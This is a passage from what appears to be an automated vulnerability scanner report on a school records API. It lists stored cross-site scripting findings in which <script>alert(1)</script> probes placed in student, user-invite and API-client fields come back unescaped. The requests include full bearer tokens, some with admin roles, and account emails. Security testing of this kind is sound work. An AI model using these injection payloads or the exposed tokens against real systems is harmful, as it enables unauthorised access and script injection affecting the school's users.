ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"name":"p419z<script>alert(1)<\/script>h835o","scopes":["read:reports","write:reports","read:students","write:students"]}

Response 1

```
HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/apiclient/4298
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:32:16 GMT

{"clientId":4298,"tenantId":1,"userId":null,"name":"p419z<script>alert(1)</script>h835o","scopes":
["read:reports","write:reports","read:students","write:students"],"isActive":true,"createdAt":"2026-03
...[SNIP]...
```

Request 2


```
GET /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYl-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```


Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
```

```
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:32:16 GMT

[{"clientId":4298,"tenantId":1,"userId":null,"name":"p419z<script>alert(1)</script>h835o","scopeJson":"[\"read:reports\",
\"write:reports\",\"read:students\",\"write:students\"]","scopes":
["read:reports","write:reports","read:students","write:students"],"isActive":true,"createdAt":"2026-03
...[SNIP]...
```

5.3. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The value of the **extRef** JSON parameter submitted to the URL /Veracism/api/students/4 is copied into the HTML document as plain text between tags at the URL /Veracism/api/students. The payload **a7vi1<script>alert(1)</script>drgs0** was submitted in the extRef JSON parameter. This input was returned unmodified in a subsequent request for the URL /Veracism/api/students.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd asdasd","extRef":"testasdxxa7vi1<script>alert(1)<\/script>drgs0"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:53:22 GMT

{"studentId":4,"tenantId":6,"externalReference":"testasdxxa7vi1<script>alert(1)</script>drgs0","fullName":"Testasd
asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.974
...[SNIP]...
```

Request 2

```
GET /Veracism/api/students?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
```

```
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:53:22 GMT

{"tenantId":6,"page":1,"pageSize":20,"totalCount":2,"count":2,"students":
[{"studentId":6,"tenantId":6,"externalReference":"testasd","fullName":"Testasd","studentNumber":"0123012","isActive":tru
e,"createdAt":"2026-03-04T23:23:33.5133333"},
{"studentId":4,"tenantId":6,"externalReference":"testasdxxa7vi1<script>alert(1)</script>drgs0","fullName":"Testasd
asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}]}
```

5.4. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the **extRef** JSON parameter submitted to the URL /Veracism/api/students/6 is copied into the HTML document as plain text between tags at the URL /Veracism/api/students. The payload **g9rv4<script>alert(1)</script>qd6ug** was submitted in the extRef JSON parameter. This input was returned unmodified in a subsequent request for the URL /Veracism/api/students.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd","extRef":"testasdg9rv4<script>alert(1)<\/script>qd6ug"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:57:39 GMT

{"studentId":6,"tenantId":6,"externalReference":"testasdg9rv4<script>alert(1)</
script>qd6ug","fullName":"Testasd","studentNumber":"0123012","isActive":true,"createdAt":"2026-03-04T23:23:33.51333
33"}
```

Request 2

```
GET /Veracism/api/students?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:57:39 GMT

{"tenantId":6,"page":1,"pageSize":20,"totalCount":2,"count":2,"students":
[{"studentId":6,"tenantId":6,"externalReference":"testasdg9rv4<script>alert(1)</
script>qd6ug","fullName":"Testasd","studentNumber":"0123012","isActive":true,"createdAt":"2026-03-04T23:23:33.51333
33"},{"studentId":4,"tenantId":6,"externalReference":"testasdxx","fullName":"Testasd asdasd","stud
...[SNIP]...
```

5.5. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/admin-invite**

Issue detail

The value of the **email** JSON parameter submitted to the URL /Veracism/api/users/admin-invite is copied into the HTML document as plain text between tags at the URL /Veracism/api/Users. The payload **xtxwl<script>alert(1)</script>r287o** was submitted in the email JSON parameter. This input was returned unmodified in a subsequent request for the URL /Veracism/api/Users.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /Veracism/api/users/admin-invite HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6134
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
```

UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"xtxwl<script>alert(1)<\/script>r287o","displayName":"asd","tenantId":13}

Response 1

HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/Users/0fdbaec5-e1ad-4b53-a334-4f78ee706321
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 08:00:09 GMT

{"id":"0fdbaec5-e1ad-4b53-a334-4f78ee706321","auth0UserId":"pending|xtxwl<script>alert(1)</
script>r287o","email":"xtxwl<script>alert(1)</script>r287o","displayName":"asd","role":"2","roleCode":null,"i
...[SNIP]...

Request 2

GET /Veracism/api/Users?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3ZlcmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwec6g58QjfnsJU4HniEBV284avId-tKCiEDYl-FHg-caTOUNt6H-nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
